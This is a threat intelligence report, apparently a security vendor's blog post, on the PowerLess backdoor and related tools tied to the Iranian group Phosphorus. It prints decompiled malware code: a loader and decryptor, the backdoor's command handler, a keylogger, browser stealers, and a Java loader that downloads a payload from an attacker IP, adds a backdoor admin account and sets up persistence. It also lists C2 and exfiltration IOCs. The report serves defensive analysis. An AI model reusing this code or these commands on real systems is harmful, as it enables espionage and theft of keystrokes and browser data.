

PowerLess Trojan: Iranian APT Phosphorus Adds New PowerShell Backdoor for Espionage

 cybereason.com/blog/powerless-trojan-iranian-apt-phosphorus-adds-new-powershell-backdoor-for-espionage

February 1, 2022 | 8 minute read

Over the past months, the [Cybereason Nocturnus Team](#) observed an uptick in the activity of the Iranian attributed group dubbed Phosphorus (AKA Charming Kitten, APT35), known for previously attacking [medical research organizations](#) in the US and Israel in late 2020, and for targeting [academic researchers](#) from the US, France, and the Middle East region back in 2019.

They have also [previously targeted](#) human rights activists, the media sector, and interfered with the US presidential elections.

Towards the end of 2021, multiple attacks were carried out exploiting the notorious Microsoft Exchange Server vulnerabilities chained together and referred to as [ProxyShell](#), which ultimately enabled multiple threat actors to deploy malware on their targets' networks. There have been [several reports](#) detailing the exploitation of these vulnerabilities by Iranian state sponsored threat actors, among them the Phosphorus APT group carrying out ransomware attacks.

Cybereason researchers recently discovered a new set of tools which were developed by the Phosphorus group and incorporated into their arsenal, including a novel PowerShell backdoor dubbed *PowerLess Backdoor*. Our research also highlights a stealthy technique used by the group to avoid PowerShell detection by running the PowerShell Backdoor in a .NET context rather than spawning the PowerShell process.

In addition, several interesting connections were found between the Phosphorus group and the [Memento Ransomware](#) that first emerged in late 2021.

Key Findings

Novel PowerShell Backdoor: A novel and previously undocumented PowerShell backdoor related to the Phosphorus group was discovered by the Cybereason Nocturnus Team and dubbed *PowerLess Backdoor*. It supports downloading additional payloads, such as a keylogger and an info stealer.

Evasive PowerShell Execution: The PowerShell code runs in the context of a .NET application, thus not launching “powershell.exe” which enables it to evade security products.

Modular Malware: The toolset analyzed includes extremely modular, multi-staged malware that decrypts and deploys additional payloads in several stages for the sake of both stealth and efficacy.

Highly Active Infrastructure: At the time of writing this report, some of the IOCs remained active delivering new payloads.

Wide Range of Open Source Tools: A lot of the activity observed involved a variety of publicly available tools, such as cryptography libraries, weaponizing them for payloads and communication encryption.

Shared IOCs with Memento Ransomware: One of the IP addresses serves a domain which is being used as command and control (C2) for the recently discovered [Memento Ransomware](#).

- **Phosphorus Threat Group:** The Phosphorus Threat Group was previously spotted attacking research facilities in multiple regions such as the US, Europe and the Middle East. The group is known to be behind multiple cyber espionage and offensive cyber attacks, operating in the interest of the Iranian regime, leveraging cyberwarfare in accordance with Iran’s geopolitical interests.
- **Use of Publicly Available Exploits:** The Phosphorus Group was first seen exploiting the ProxyShell vulnerability, and later on the [Log4j vulnerability](#), as well, utilizing fresh exploits in the wild.

A Glimpse into Phosphorus Updated Arsenal

Following up on both public and non-public intelligence that is available to Cybereason in regard to the Phosphorus threat actor, the Cybereason Nocturnus Team was able to identify a new toolset that includes a novel backdoor, malware loaders, a browser info stealer, and a keylogger.

It is worth noting that some of the more recent methods that were observed in attacks attributed to the Phosphorus group included open-source tools such as the famous [DiskCryptor](#) library and also BitLocker, along with the [Fast Reverse Proxy](#) which is used

for RDP proxying.

The following sections will detail the discovery process and analysis of the newly identified tools.

Pivoting from a Previously Known Arsenal

The journey to the discovery of the new toolset started with threat intelligence efforts that included pivoting on an IP address (162.55.136[.]20) that was already attributed to Iranian threat actors by multiple sources, including [US CERT](#).

While examining different files that were downloaded from this IP address, we stumbled upon a file named “[WindowsProcesses.exe](#)”:

WindowsProcesses.exe details as seen in VirusTotal

Analysis of WindowsProcesses.exe

This file, entitled “WindowsProcesses.exe” is a 64-bit executable loader whose sole purpose is to resolve relevant DLLs and load another file from the “%windir%\Temp” path entitled “dll.dll”:

WindowsProcesses and related modules execution diagram

Once the relevant DLLs (mostly related to .NET runtime libraries) and API calls are resolved, dll.dll is executed:

```

4C 8D 0D ED 11 00+lea    r9, aRun          ; "run"
00
48 8D 15 BE 11 00+lea    rdx, aCWindowsTempUp ; "C:\\Windows\\Temp\\upc"
00
48 89 54 24 20      mov     [rsp+38h+var_18], rdx
4C 8D 05 E2 11 00+lea    r8, aDllProgram   ; "dll.Program"
00
48 8B 01              mov     rax, [rcx]
48 8D 15 F0 11 00+lea    rdx, aCWindowsTempDl ; "C:\\Windows\\Temp\\dll.dll"
00
FF 50 58              call   qword ptr [rax+58h]
48 8B 4C 24 50      mov     rcx, [rsp+38h+arg_10]
48 8B 01              mov     rax, [rcx]
FF 50 10              call   qword ptr [rax+10h]
48 8B 4C 24 58      mov     rcx, [rsp+38h+arg_18]
48 8B 01              mov     rax, [rcx]
FF 50 10              call   qword ptr [rax+10h]
48 8B 4C 24 48      mov     rcx, [rsp+38h+arg_8]
48 8B 01              mov     rax, [rcx]
FF 50 10              call   qword ptr [rax+10h]
  
```

The main code of WindowsProcesses.exe

By the looks of it, the authors could have been inspired by a code snippet found publicly available [on GitHub](#), which facilitates running PowerShell with CLR in native runtime. The snippet is named “Powerless”, and the authors seem to have kept that naming convention, as shown in the PDB path of the binary:

C:\\Users\\pugna\\Desktop\\126\\V1\\PowerLessCLR\\x64\\Release\\PowerLessCLR.pdb

Analysis of dll.dll

Dll.dll is a simple .NET AES decryptor that uses a hardcoded key “()*&3dCfabE2/123” to decode another file named “upc” to ultimately execute PowerShell code from the decrypted object:

```
private static int run(string path)
{
    Thread.Sleep(60000);
    string text = Program.Decrypt(File.ReadAllText(path), "()*&3dCfabE2/123").Trim().ToString();
    IAsyncResult asyncResult = PowerShell.Create().AddScript(text).BeginInvoke();
    while (!asyncResult.IsCompleted)
    {
        Thread.Sleep(1000);
    }
    Console.WriteLine("Finished\n");
    return 0;
}
```

```
private static string Decrypt(string base_en, string key)
{
    ICryptoTransform cryptoTransform = new RijndaelManaged
    {
        Key = Encoding.ASCII.GetBytes(key),
        Mode = CipherMode.ECB,
        Padding = PaddingMode.Zeros
    }.CreateDecryptor();
    base_en = base_en.Replace("@", "A").Replace("_", "a").Replace("!", "B").Replace("*", "=");
    byte[] array = Convert.FromBase64String(base_en);
    byte[] bytes = cryptoTransform.TransformFinalBlock(array, 0, array.Length);
    return Encoding.UTF8.GetString(bytes);
}
```

The code of dll.dll

upc

The upc encrypted BLOB is decrypted using dll.dll, and contains multiple encryption layers that all are decrypted in stages using base64 and AES ECB decryption.

The keys that are being used for decryption are as follows:

- ()*&3dCfabE2/123
- 0123654789mkiujn
- 25sL(*14@#SDFcgd

Prior to decrypting the PowerShell backdoor, an intermediate stage takes place when the victim’s machine is assigned a unique identifier which is sent to the C2, which downloads an additional configuration:

```
$IntervalTime = [int]"10"
$Global:GroupName = "ngn"
$Global:HostAddress = "http://162.55.136.233"
$config key = "25sL(*14@#SDFcgd"
$conf_path = "$env:Temp\kxc"
$g = ((gwmi win32_computersystemproduct).uuid -replace '[^0-9a-z]').substring(0, 32)
$n = $env:USERNAME
$next_url = "http://"+"$g$n"+" .info"
```

The intermediate stage during the PowerLess backdoor decryption

Analysis of the PowerLess Backdoor

After all the AES encrypted layers are decrypted, the PowerLess backdoor is executed:

```
$commandtype = $desrilizedrecievedcommand.commandtype
if ($commandtype -eq "command")
{
    Run-Command $Global:BotId $instruction $cid $EncryptKey $Global:HostAddress $Global:GroupName
}
if ($commandtype -eq "Browser")
{
    $p = $desrilizedrecievedcommand.path
    $selected = $desrilizedrecievedcommand.selected
    Run-Stealer $Global:BotId $p $cid $EncryptKey $Global:HostAddress $Global:GroupName $selected
}
if ($commandtype -eq "Operation")
{
    $status = $desrilizedrecievedcommand.status
    [int]$buffer = $desrilizedrecievedcommand.buf
    Run-Stro $Global:BotId $status $cid $EncryptKey $Global:HostAddress $Global:GroupName $buffer
}
if ($commandtype -eq "Kill")
{
    [string]$choice = $desrilizedrecievedcommand.choice
    if ($choice -eq "2")
    {
        $p = [Environment]::GetCommandLineArgs()[0]
        Start-Process powershell -win 1 -ArgumentList "sleep 1; get-childitem -path '$p' | remove-item "
        Stop-Process -Id $Pid -Force
    }
    Run-Kil $Global:BotId $choice $cid $EncryptKey $Global:HostAddress $Global:GroupName
}
```

PowerLess backdoor command parsing code segment

The PowerLess backdoor is equipped with the following capabilities:

- Downloading and executing additional malware and files
 - Additional modules:
 - Browsers info stealer
 - Keylogger module
- Encrypted channel with the C2
- Executing arbitrary commands
- Killing processes
- Stealing browser data
- Keylogging

It is worth mentioning that the backdoor is being run within a .NET context, so therefore it does not spawn "powershell.exe". This behavior can be interpreted as an attempt to evade certain PowerShell detections, although PowerShell logs are being saved on the machine:

	dll.dll Known malware <small>Cybereason Threat Intelligence i...</small>	 c1	 Infection
	windowsprocesses.exe Known malware <small>Cybereason Threat Intelligence i...</small>	 c1	 Infection

[View element details](#)

Windows Processes and the malicious loaded module “dll.dll” as seen in the Cybereason XDR Platform

Oddly enough, there is a part of the code in the PowerLess Backdoor, that do spawn a powershell.exe process, when the request to kill a process is received from the C2:

```
$p = [Environment]::GetCommandLineArgs()[0]
Start-Process powershell -win 1 -ArgumentList "sleep 1; get-childitem -path '$p' | remove-item "
Stop-Process -Id $Pid -Force
```

A part of the PowerLess Backdoor that spawns powershell.exe

It can be assumed that the native language of the backdoor’s authors is likely not English given the abundance of typos and grammatical mistakes found in the code:

```
Stop-Process -Name k1 -Force -ErrorAction SilentlyContinue
$response += "Keylogger Was Runned. It successfully Stoped` `n"

tch

(Test-Path -Path "C:\Windows\Temp\Upd")
Remove-Item -Path "C:\Windows\temp\Upd" -Recurse -Force

(Test-Path -Path "c:\windows\temp\Report.06E17A5A-7325-4325-8E5D-E172EBA7FC5BK")
Remove-Item -Path "c:\windows\temp\Report.06E17A5A-7325-4325-8E5D-E172EBA7FC5BK"
$response += "Keylog Module Removed Successfully `n"

($choice -eq "1")

y

Stop-Process -Name cum -Force -ErrorAction SilentlyContinue
$response += "Stealer Was Runned. It successfully Stoped` `n"
```

PowerLess backdoor logging

Keylogger

One of the modules downloaded by the PowerLess backdoor is a keylogger that is written in .NET. It's core functionality is quite simple, consisting of hooks and the logging of the user's keystrokes:

```

if (nCode >= 0 && wParam == (IntPtr)Program.WH_KEYDOWN)
{
    int num = Marshal.ReadInt32(lParam);
    if (num == 8)
    {
        Program.Global.key.Add(" [BackSpace] ");
    }
    else if (num == 160)
    {
        Program.Global.key.Add(" [LShiftKey] ");
    }
    else if (num == 161)
    {
        Program.Global.key.Add(" [RShiftKey] ");
    }
    else if (num == 91)
    {
        Program.Global.key.Add(" [Win] ");
    }
    else if (num == 32)
    {
        Program.Global.key.Add(" ");
    }
    else if (Convert.ToInt32((Keys)num) == 162 || Convert.ToInt32((Keys)num) == 163)
    {
        Program.Global.key.Add(" [Control] ");
    }
    else if (Convert.ToInt32((Keys)num) == 29)
    {
        Console.WriteLine(Convert.ToString(Convert.ToInt32((Keys)num)));
        Program.Global.key.Add(" [Alt] ");
    }
}

```

Partial code from the keylogger module

The logs are being stored in the following path: "C:\\Windows\\Temp\\Report.06E17A5A-7325-4325-8E5D-E172EBA7FC5BK\\":

```

// Token: 0x04000006 RID: 6
private static string tempPath = "C:\\windows\\temp\\Report.06E17A5A-7325-4325-8E5D-E172EBA7FC5BK\\";

```

Logs path of the keylogger module

Stealer

Another module is a browser info stealer, which is also written in .NET, and includes the [BouncyCastle](#) crypto library. It also uses an SQLite data reader object for Chrome and Edge browser database files. In the staging phase, the data is encrypted and written in JSON format for exfiltration:

```

string contents2 = string.Format("\t\n\t\t{{\n\t\t\t\"domain\": \"{0}\",\n\t\t\t\"expirationDate\": {1},\n\t\t\t\"hostOnly\": {2},\n\t\t\t\"httpOnly\": {3},\n\t\t\t\"name\": \"{4}\",\n\t\t\t\"path\": \"{5}\",\n\t\t\t\"sameSite\": \"{6}\",\n\t\t\t\"secure\": {7},\n\t\t\t\"session\": {8},\n\t\t\t\"storeId\": {9},\n\t\t\t\"value\": \"{10}\",\n\t\t\t}}", new object[]
{
    root.domain,
    root.expirationDate,
    root.hostOnly,
    root.httpOnly,
    root.name,
    root.path,
    root.sameSite,
    root.secure,
    root.session,
    root.storeId,
    root.value
});
File.AppendAllText(Program.filepath, contents2);

```

Partial code from the info stealer module

The logs are being stored in the following path: "C:\\Windows\\Temp\\cup.tmp":

```
// Token: 0x04000012 RID: 18  
public static string filepath = "C:\\Windows\\Temp\\cup.tmp";
```

Logs path of the stealer module

Additional Tools Potentially Related to Phosphorus

In addition to the newly discovered PowerLess Backdoor, other tools were identified by the Nocturnus Team which are suspected to originate from the same developer. However, at this point in time there isn't enough evidence to conclusively tie these tools to Phosphorus with a high level of confidence.

Looking at the PE info of "WindowsProcesses.exe", the below PDB path is present: "C:\\Users\\pugna\\Desktop\\126\\V1\\PowerLessCLR\\x64\\Release\\PowerLessCLR.pdb":

Portable Executable Info ⓘ

Debug Artifacts

Artifacts found in VirusTotal with the search "C:\\Users\\pugna"

Chromium F

"Chromium F.exe" is yet another .NET browser info stealer. Although the code is different, by the functionality it is similar to the abovementioned info stealer module, leading us to assess that it might be an earlier variant:

```

private static void Main(string[] args)
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
    string folderPath2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string text = string.Join(" ", args).ToLower();
    if (string.IsNullOrEmpty(text))
    {
        File.WriteAllText("c:\\users\\public\\secondp.txt", "eee");
        Environment.Exit(1);
    }
    if (text.Contains("chrome"))
    {
        Console.WriteLine("****CHROME****");
        SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + folderPath + "\\Google\\Chrome\\User Data\\Default\\History;Version=3;");
        sqliteConnection.Open();
        SQLiteDataReader sqliteDataReader = new SQLiteCommand("select url From urls ", sqliteConnection).ExecuteReader();
        File.WriteAllText("c:\\users\\public\\fifth.txt", text);
        while (sqliteDataReader.Read())
        {
            Console.WriteLine(sqliteDataReader[0].ToString() + "\\r\\n");
            Console.WriteLine("=====");
        }
    }
    if (text.Equals("firefox"))
    {
        Console.WriteLine("*****FIREFOX*****");
        SQLiteConnection sqliteConnection2 = new SQLiteConnection("Data Source=" + folderPath2 + "\\Mozilla\\Firefox\\Profiles\\17fvktt80.default-release\\places.sqlite; Version=3;");
        sqliteConnection2.Open();
        SQLiteDataReader sqliteDataReader2 = new SQLiteCommand("select Url,title From moz_places ", sqliteConnection2).ExecuteReader();
        while (sqliteDataReader2.Read())
        {
            Console.WriteLine(sqliteDataReader2[0].ToString() + "\\r\\n");
            Console.WriteLine("=====");
        }
    }
    if (text.Contains("edge"))
    {
        Console.WriteLine("****EDGE****");
        string folderPath3 = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
        SQLiteConnection sqliteConnection3 = new SQLiteConnection("Data Source=" + folderPath3 + "\\Microsoft\\Edge\\User Data\\Default\\History; Version=3;");
        sqliteConnection3.Open();
        SQLiteDataReader sqliteDataReader3 = new SQLiteCommand("select url From urls ", sqliteConnection3).ExecuteReader();
        while (sqliteDataReader3.Read())
        {
            Console.WriteLine(sqliteDataReader3[0].ToString());
            Console.WriteLine("=====");
        }
    }
    Console.ReadLine();
}

```

Code segment from Chromium F.exe

Sou.exe - Audio Recorder

“Sou.exe” is another .NET file, but this time it’s an audio recorder which uses the [NAudio](#) open source library:

```

public static void tas()
{
    string text = Path.GetTempPath() + "\\updskh\\";
    string filename = text + Program.count.ToString() + Program.RandomString(10);
    Directory.CreateDirectory(text);
    new DirectoryInfo(text).Attributes = (FileAttributes.Hidden | FileAttributes.System);
    Program.wavi = new WaveInEvent();
    Program.wavi.WaveFormat = new WaveFormat(44100, 1);
    Program.wavi.DataAvailable += Program.SendCaptureSamples;
    Program.wavefile = new WaveFileWriter(filename, Program.wavi.WaveFormat);
    Program.count++;
    if (Program.count == 100)
    {
        Program.count = 0;
    }
    Program.wavi.StartRecording();
    Thread.Sleep(Program.timerR);
    Program.wavi.StopRecording();
}

```

Code segment from Sou.exe

A New Locker in the Making?

One of the more recent tools that was allegedly from the same developer is what appears to be an [unfinished Ransomware](#) variant. It is also written in .NET and at this point doesn’t do anything except locking the target’s screen. As can be seen, the fields like the

ransom amount and attacker's email are yet to be set. Although unfinished, it is worth mentioning that the sample was uploaded from Iran via web, and it might imply yet another step in the direction of this threat actor towards ransomware:

Files found on the IP address 148.251.71[.]182

The “symantec” and “update” themed files all serve the FRP again. The “RCE” links, on the other hand, serve a Java loader that distinguishes the victim machine’s operating system and drops the appropriate version of FRP:

6 / 93	⚠ 6 security vendors flagged this URL as malicious	
http://148.251.71.182/RCE.class	200	application/java-vm
148.251.71.182	Status	Content Type
ip		

The Java RCE class



There are two slightly different variations of the loader, but eventually they check for the file separator of the OS, which is “/” in case it’s Linux or “\” in Windows, and then downloads the payload and creates persistence:

```
public RCE() {
    if (File.separator.equals("/")) {
        download("http://148.251.71.182/symantec_linux.x86", "/tmp/lock");
        String linux_cmd = "chmod +x /tmp/lock ; useradd -g sudo -m -s /bin/bash -p $(echo P@ssw0rd1234 | openssl passwd -1 -stdin) master; nohup /tmp/lock &";
        String[] arrayOfString = { "/bin/sh", "-c", linux_cmd };
        try {
            Runtime.getRuntime().exec(arrayOfString);
            Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c", "(crontab -l && echo `@reboot /tmp/lock` | crontab -" });
        } catch (IOException iOException) {
            iOException.printStackTrace();
        }
    } else {
        download("http://148.251.71.182/symantec.tmp", "c:\\windows\\temp\\dllhost.exe;");
        String win_cmd = "Start-Process c:\\windows\\temp\\dllhost.exe;";
        win_cmd = win_cmd + "net user /add DefaultAccount P@ssw0rd123412; net user DefaultAccount P@ssw0rd12341234; net localgroup";
        win_cmd = win_cmd + "New-Itemproperty -path 'HKLM:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run' -Name 'DllHost' -value 'c:\\windows\\temp\\dllhost.exe'";
        String[] arrayOfString = { "powershell", "-c Invoke-Command", "{ "+ win_cmd + "}" };
        try {
            Runtime.getRuntime().exec(arrayOfString);
        } catch (IOException iOException) {
            iOException.printStackTrace();
        }
    }
}
```

Content of the malicious Java class

Powershell to Exe Downloader



Another loader which eventually delivers FRP is PowerShell code converted to an executable by the “Ps1 To Exe” freeware that is available for [download](#) on public forums, where less technical people can successfully use it:

Information about one of the FRP loaders

Finally, the loader creates a scheduled task for FRP, of course while being dependent on the OS type.

A full process tree of a real time attack that exploits the ProxyShell vulnerability and deployment of the FRP modules, can be seen below:

A real time FRP staging and execution as seen in the Cybereason XDR Platform

Once the attackers exploited the vulnerable Microsoft Exchange Server, they downloaded the FRP module, ran multiple reconnaissance commands, created persistence, dumped credentials using a known LOLBIN technique ([Comsvcs.dll](#)), and attempted to move laterally, as can be seen in the above Cybereason XDR Platform image.

The Memento Ransomware Connection

Another IP that appears in US CERT's list is 91.214.124[.]143. Searching it in VirusTotal reveals other malicious files communicating with it, as well as unique URL directory patterns that reveal a potential connection to Memento Ransomware:

- The string “gsdhdDdfgA5sS” appears to be generated by the same script as the one listed in the [Memento Ransomware IOCs](#): “gadfTs55sghsSSS”.
- The domain “google.onedriver-srv[.]ml” was previously resolved to the IP address 91.214.124[.]143 mentioned in the [US CERT](#) alert about Iran state sponsored actors activity:

url	https://google.onedriver-srv.ml/gadfTs55sghsSSS	Callhome for exfiltration
url	169.51.60.221:1331/en-us/docs.html?type=&v=1	source for remote script executing XMRig miner
url	27.102.127.120/r.exe	remote copy of WinRAR
url	hxxp://45.77.76.158:25643/w	Remote script source for BitCoinMiner
domain	google.onedriver-srv.ml	SSH reverse shell and web exfil host
url	transfer.sh/cnPW0x/Connector3.exe	Backdoor download location

Some of the Memento IOCs that are suspected to be related to Phosphorus

The “Connector3.exe” naming convention: as mentioned above, Phosphorus has been observed using the FRP tool in many occasions. The file name that is used for FRP and reported by the US CERT is “Connector3.exe”. As can be seen below, the same name is being used to name a backdoor by Memento:

Filename:	Connector3.exe
MD5:	e64064f76e59dea46a0768993697ef2f
Filename:	Audio.exe or frpc.exe
MD5:	b90f05b5e705e0b0cb47f51b985f84db
SHA-1	5bd0690247dc1e446916800af169270f100d089b
SHA-256:	28332bdbfaeb8333dad5ada3c10819a1a015db9106d5e8a74beaaf03797511aa
Vhash:	017067555d5d15541az28lz
Authentihash:	ed463da90504f3adb43ab82044cddab8922ba029511da9ad5a52b8c20bda65ee
Imphash:	93a138801d9601e4c36e6274c8b9d111
SSDEEP:	98304:MeOuFco2Aate8mjOaFEKC8KZ1F4ANWyJXf/X+g4:MeHFV2AatevjOaDC8KZ1xNWy93U
Note:	Identical to “frpc.exe” available at: https://github.com/fatedier/frp/releases/download/v0.34.3/frp_0.34.3_windows_amd64.zip

FRP named “Connector3.exe” from US CERT report

The activity of Phosphorus with regard to ProxyShell took place in about the same time frame as Memento. Iranian threat actors were also reported to be turning to ransomware during that period, which strengthens the hypothesis that Memento is operated by an Iranian threat actor.

Conclusion

In this report, the Cybereason Nocturnus Team detailed a previously undocumented PowerShell backdoor dubbed *PowerLess*, used by the Iranian APT Phosphorus in recent attacks. This research also provided further details regarding the group's tools and techniques, including the use of publicly available tools and a combination of coding languages.

The extensive usage of open source tools that is assessed to demonstrate the intermediate coding skills of the attackers. The use of various programming languages also might point to a lack of specialization in any specific coding language. This research also highlights how important it is for threat intelligence analysts to "follow the breadcrumbs," such as pivoting on known infrastructure or the PDB paths left by the attackers in this case, in order to pave the way for discovering additional tools and connections to other operations.

Finally, a connection between Phosphorus and the Memento ransomware was also found through mutual TTP patterns and attack infrastructure, strengthening the connection between this previously unattributed ransomware and the Phosphorus group.

The Cybereason XDR Platform detects and blocks the PowerLess Trojan and other advanced TTPs used in this operation. Cybereason is dedicated to teaming with defenders to end attacks on the endpoint, across enterprise, to everywhere the battle is taking place.
